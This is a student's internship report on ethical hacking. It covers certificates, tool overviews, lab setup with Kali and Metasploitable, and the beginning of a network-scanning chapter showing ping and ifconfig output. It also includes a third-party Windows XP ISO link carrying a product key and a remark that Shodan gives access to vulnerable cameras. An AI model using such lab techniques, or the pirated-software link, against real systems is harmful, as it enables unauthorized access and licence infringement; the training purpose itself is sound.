



School of Information Technology & Engineering

Department of Software and Systems Engineering

M.Tech Software Engineering

SWE3099-Industrial Internship

INDUSTRIAL INTERNSHIP APPROVAL LETTER

Reg. no. : 16MIS0257

Name of the student : V. Sai Nikhil

Contact no. : 9989240640

Email id : v.sainikhil2016@vitstudent.ac.in

Period of training (Tentative): From 16/04/2020 to 30/05/2020


Name of the industry : Azure Skynet Solutions Pvt. Ltd

Company Address : Azure Skynet Solutions Pvt. Ltd.

M-4, 1st Floor, Old DLF Colony

Gurgaon – 122001, Haryana

Status : APPROVED



Guide Signature with Date :

(Dr.P.Prabhavathy) 02-10-20



School of Information Technology and Engineering
Department of Software and Systems Engineering

DECLARATION BY THE CANDIDATE

I hereby declare that the Industrial Internship report entitled "**ETHICAL HACKING**" submitted by me to VIT, Vellore, in partial fulfilment of the requirement for the award of the degree of **M-Tech (Software Engineering)** is a record of bonafide **Industrial Internship -SWE3099** carried out by me under the guidance of **Manish Bhardwaj**. I further declare that the work reported in this project has not been submitted and will not be submitted, either in part or in full, for the award of any other degree in this institute or any other institute or university.

Place: Vellore

Date: 02-10-2020

V. Sai Nikhil (16MIS0257)

Signature of the Candidate



School of Information Technology and Engineering
Department of Software and Systems Engineering

BONAFIDE CERTIFICATE

This is to certify that the Industrial Internship report entitled "**ETHICAL HACKING**" by **V. Sai Nikhil (16MIS0257)** to VIT, Vellore, in partial fulfilment of the requirement for the award of the degree of **M-Tech (Software Engineering)** is a record of bonafide work carried out by her under my guidance. The project fulfils the requirements as per the regulations of this Institute and in my opinion meets the necessary standards for submission. The contents of this report have not been submitted and will not be submitted either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

A photograph of a handwritten signature in blue ink, which appears to read "Prof. Dr. P. Prabhavathy".

Prof.Dr.P.Prabhavathy
Signature of Internal Guide





INTERNSHIP LETTER

Date: 30-05-2020

Upon the recommendation of the Academic Council, Azure Skynet Solutions Pvt. Ltd. in association with ELAN & NVISION -Indian Institute of Technology, Hyderabad hereby confers "**Mr. Sai Nikhil**" has successfully completed **Summer Internship** in the field of **Ethical Hacking** from 16th April 2020 to 30th May 2020 under the guidance of **Mr. Manish Bhardwaj**.

At the time of training, we found him sincere, hardworking and fully devoted. We wish him all the success in future.

Trainer:

A handwritten signature in black ink, appearing to read "Sai Nikhil".

Azure Skynet Authority



Contact us: +91-7840042113/47113/48113
Mail: info@azureskynet.com
Website: www.azureskynet.com



PROJECT LETTER

Date: 30-05-2020

This is to certify that **Mr. Sai Nikhil** student of "**Vellore Institute of Technology**" has successfully completed **Project Oriented Summer Training Program** on "**Ethical Hacking**" organized by **Azure Skynet Solutions Pvt. Ltd.** in association with **ELAN & NVISION -Indian Institute of Technology, Hyderabad** from 16th April 2020 to 30th May 2020. During the program, he has undergone following projects:

- System Hacking
- Scanning Network
- Cross Site Scripting

At the time of training, we found him sincere, hardworking and fully devoted. We wish him all the success in future.

Trainer:

A handwritten signature in black ink, appearing to read "Sai Nikhil".

Azure Skynet Authority



Contact us: +91-7840042113/47113/48113
Mail: info@azureskynet.com
Website: www.azureskynet.com

ACKNOWLEDGEMENT

I wish to express our heartfelt gratitude to **Dr.G. Viswanathan**, Chancellor, VIT, Vellore for providing facilities for the Industrial Internship. I am highly grateful to our Vice President, **Dr.G.Sekar Viswanathan**, Vice chancellor Dr. Anand A. Samuel, and Pro-Vice Chancellor **Dr. S. Narayanan**, for providing the necessary resources.

My sincere gratitude to **Dr.Balakrushna Tripathy**, Dean, School of Information Technology and Engineering, for giving me the opportunity to undertake the project. I wish to express my sincere gratitude to **Dr. S. Sree Dharinya**, Head of the Department, Software and Systems Engineering, **Prof. Vellingiri J & Prof. Kalaivani S**, Industrial Internship Coordinators, M.Tech (Software Engineering), School of Information Technology and Engineering for providing me continuous support to do my project work. I would like to express my special gratitude and thanks to my external guide Mr. **Manish Bhardwaj**, Co-Founder Azure Skynet Solutions Pvt.Ltd, and internal guide **Prof. Dr. P.Prabhavathy**, School of Information Technology and Engineering (SITE) for their esteemed guidance, immense support and encouragement to complete the internship successfully. I thank the management of VIT, Vellore for permitting me to use the library resources. I also thank all the faculty members of VIT, Vellore for giving me the courage and strength, I needed to complete my goals. This acknowledgement would be incomplete without expressing my wholehearted thanks to my family and friends who motivated me during the work.

Place: Vellore

Date: 02-10-2020

V. Sai Nikhil (16MIS0257)

Table of Contents

CHAPTER NO	TITLE	PAGE NO
	ABSTRACT	x
	LIST OF FIGURES	xi
	LIST OF ABBRIVATIONS	xii
1	INTRODUCTION	1
	1.1 Problem Statement	1
	1.2 Motivation	1
	1.3 Objective	1
2	TECHNOLOGIES LEARNT	2
3	LAB SETUP INSTRUCTIONS	4
4	PROJECT-1 (Scanning Network)	5-13
	4.1 Project Name	5
	4.2 Aim/Objective	5
	4.3 Process with Screenshots	6
	4.4 Project Output	6
	4.5 Conclusion	13
5	PROJECT-2 (System Hacking)	13-28
	5.1 Project Name	13
	5.2 Aim/Objective	13
	5.3 Passive System Hacking	13
	5.4 Active System Hacking	21
	5.5 Conclusion	28
6	PROJECT-3 (Cross Side Scripting)	28-32
	6.1 Project Name	28
	6.2 Aim/Objective	28
	6.3 Process with Screenshots	28
	6.4 Project Output	29
	6.5 Conclusion	32

	REFERENCES	33
	BIBLIOGRAPHY	33

ABSTRACT

This project is combination of three sub projects which includes Scanning the network, System hacking and Cross-side scripting. This is to train the basic ethical hacking required for getting into the system.

In the Network Scanning, we learn about scanning the target system from the network and getting details of the system. In System hacking, the hacking of a target operating system is done. Here we use active attack and passive attack onto the target system. We set the payload and attack the target system and to make the connection and get files from the system. Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.

LIST OF FIGURES

Figure No	Title	Page No
3.1	Bios Setup	4
4.1	VM Ware Workshop	6
4.1	Kali Linux Home Page	7
4.1.1	IP Address of target	8
4.1.2	Ping to target	8
4.1.3	IP Address of Host	9
4.1.4	Net discover	11
4.2.1	Open ports in target	12
4.3.1	Check for vulnerability	12
4.3.2	Vulnerability Scan	14
5.1	Metasploit	14
5.1.1	Attacks available	15
5.1.2	Show info	15
5.1.3	Show options	16
5.1.4	Set Rhost	16
5.1.5	Run attack	17
5.1.6	Set Payload	18
5.1.7	Set Lhost	19
5.1.8	Exploit	20
5.1.9	Get info of target	20
5.2.1	Fsociety	22
5.2.2	Payload Listener	23
5.2.3	Set Lhost	24
5.2.4	Set Payload.exe	25
5.2.5	Screenshot of target machine	27
6.1	DVWA Security level	30
6.2	XSS	31

TABLE OF ABBRIVATIONS

Acronym	Explanation
Msf	Metasploitable
ICMP	Internet Control Message Protocol
IP	Internet Protocol
OS	Operating System
LHOST	Host address
RHOST	Attacker address
DVWA	Damn Vulnerable Web Application
XSS	Cross-side Scripting

CHAPTER-1

INTRODUCTION

1.1 Problem Statement:

System security is one of the important thing in the present era. Learning to improve security and knowing the attacks is important as everything is connected to the internet. We see many systems and highly important sectors getting hacked by anonymous user and steel lot of information. Data is not well secured and these loopholes are used by black hat hackers to get data. Here we learn about the security measures and how system are hacked. These gives us the idea of how these hacks are performed so that we can take necessary measures to prevent them.

1.2 Motivation:

The reason to learn the ethical hacking is to get the insight of the methods how the scripts and tools helps to get into the system and take the information and be prepared for the cases where to prevent of data breaches.

It is better to be prepared for the breach before it happens. So that we can test the system from those attacks and check the security of the system to those attacks. Which helps improving the security of the system.

1.3 Objective:

In this we learn about the detailed basics of the ethical hacking, attacks and how it can be prevented. The main objective is to use these knowledge to perform attacks on the system to test the security of the system.

- Scanning the network
- Active Attack
- Passive Attack
- Cross-side Scripting

CHAPTER-2

TECHNOLOGIES LEARNT

Kali Linux:

Kali is an Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and network security assessments. It is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

- Kali is a free OS which can run on virtual machines
- It has more than 600 security tools and penetration testing
- It is of both command based as well as GUI based

Metasploitable:

Metasploitable is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques. The VM will run on any recent VMware products and other visualization technologies such as VirtualBox.

- It has many packages for pen testing and for setting payload
- Simple commands and easy to use
- Used to identify exploits
-

Information Gathering:

Information gathering is the first step towards the ethical hacking. The more information we have on the system the more vulnerabilities can be found. We have tools like way back machine, Netcraft, whois.com.

Shodan:

Shodan is an online search engine for vulnerable devices throughout the world. We can get access to the cameras and other IoT devices which are vulnerable and able to access them.

Malwares:

Malware is the collective name for a number of malicious software variants, including viruses, ransomware and spyware. Shorthand for malicious software, malware typically consists of code developed by cyberattackers, designed to cause extensive damage to data and systems or to gain unauthorized access to a network. We have malwares like virus, worms, adwares, spywares, Trojan etc.

SQL Injection:

SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.

DOS and DDOS:

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic. There are flood service DOS attack and Crashing software DOS attack.


Firewall:

In computing, a firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted network and an untrusted network, such as the Internet.

CHAPTER-3

LAB SETUP INSTRUCTIONS

Step 1: Open BIOS setup in your PC and enable virtualization technology:



Step 2: Download and Install VMware Workstation Player using the link:

<https://www.vmware.com/products/workstation-player/workstation-playerevaluation.html>

Step 3: Download VMware images of Kali Linux using the link:

<https://www.offensive-security.com/kali-linux-vmware-virtualbox-imagedownload/>

Extract kali-linux-2020.2-vmware-amd64.7z file and double-click on VMware virtual machine configuration (.vmx) file, which is shown in the next image. As soon as you double click on that file, it will be installed automatically in VMware workstation player.

Default Username = root

Default Password = toor

Step 4: Download Metasploitable2-Linux using the link:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Extract the downloaded file and double-click on Metasploitable.vmx file to install it into VMware Workstation Player.

Default Username = msfadmin

Default Password = msfadmin

This PC > Extras (Z:) > Ethical Hacking > metasploitable-linux-2.0.0 > Metasploitable2-Linux

Name	Date modified	Type	Size
Metasploitable.nvram	5/16/2020 4:26 PM	NVRAM File	9 KB
Metasploitable	6/2/2020 8:19 PM	VMware virtual dis...	1,880,704 ...
Metasploitable.vmsd	5/7/2010 2:46 PM	VMSD File	0 KB
Metasploitable	6/2/2020 8:19 PM	VMware virtual ma...	4 KB
Metasploitable.vmx	5/31/2020 11:28 PM	VMXF File	1 KB
vmware	6/2/2020 8:19 PM	Text Document	162 KB
vmware-0	5/31/2020 11:28 PM	Text Document	155 KB
vmware-1	5/16/2020 4:26 PM	Text Document	144 KB

Step 5: Download and Install WindowsXP and Windows7/8/10 in VMware Workstation Player

<https://isoriver.com/download-your-file-now/?url=https://archive.org/download/WindowsXPProfessional64BitCorporateEdition/Windows%20XP%20Professional%2064-bit%20Corporate%20Edition%28CD%20Key%20VCFQD-V9FX9-46WVH-K3CD4-4J3JM%29.iso>

VirtualBox-5.1.34-121010-Win	4/19/2018 7:59 PM	Application	121,334 KB
VMware-player-15.1.0-13591040	5/26/2019 3:06 AM	Application	137,871 KB
Windows XP Professional 64-bit Corporate Edition(CD Key VCFQD-V9FX9-46WVH-K3CD4-4J3JM)	6/12/2020 8:30 PM	Disc Image File	573,988 KB
Windows	6/11/2020 10:01 PM	Disc Image File	4,047,040 ...

CHAPTER-4

Project 1: Scanning Network

4.1 Project Name:

Scanning Network


4.2 Aim/Objective:


Scanning is the process of identifying live systems, services and open ports that exist on those systems.

Steps:

1. Finding the targets
2. Scanning the ports
3. Vulnerability Scanning

4.3 Process with Screenshots:





4.3.1 Finding the target:



Ping:

It sends the ICMP echo request packet to a single host to check whether the system is alive.

Process:

Open terminal in Kali Linux and type

ping <IP Address of target machine> Ctrl + C to abort the process



In ping statistics, if you get 0% packet loss that means the connectivity between you and the target is proper and the target machine is responding to ping request.


Ping Sweep:

Now, I know you must be thinking how would you know the IP address of the target and all the machine in your network?

The answer is Ping Sweep. Ping Sweep is a series of pings that are automatically sent to a range of IP addresses, rather than manually entering the individual's IP address.

Process:

First you should know your IP address. For that, open terminal in Kali Linux and type ifconfig.




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.248.132 netmask 255.255.255.0 broadcast 192.168.248.255
          inet6 fe80::20c:29ff:feaa:4ce1 prefixlen 64 scopeid 0x20<link>
              ether 00:0c:29:a3:4ce1 txqueuelen 1000  (Ethernet)
              RX packets 546169 bytes 671574312 (640.4 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 99762 bytes 6489291 (6.1 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000  (Local Loopback)
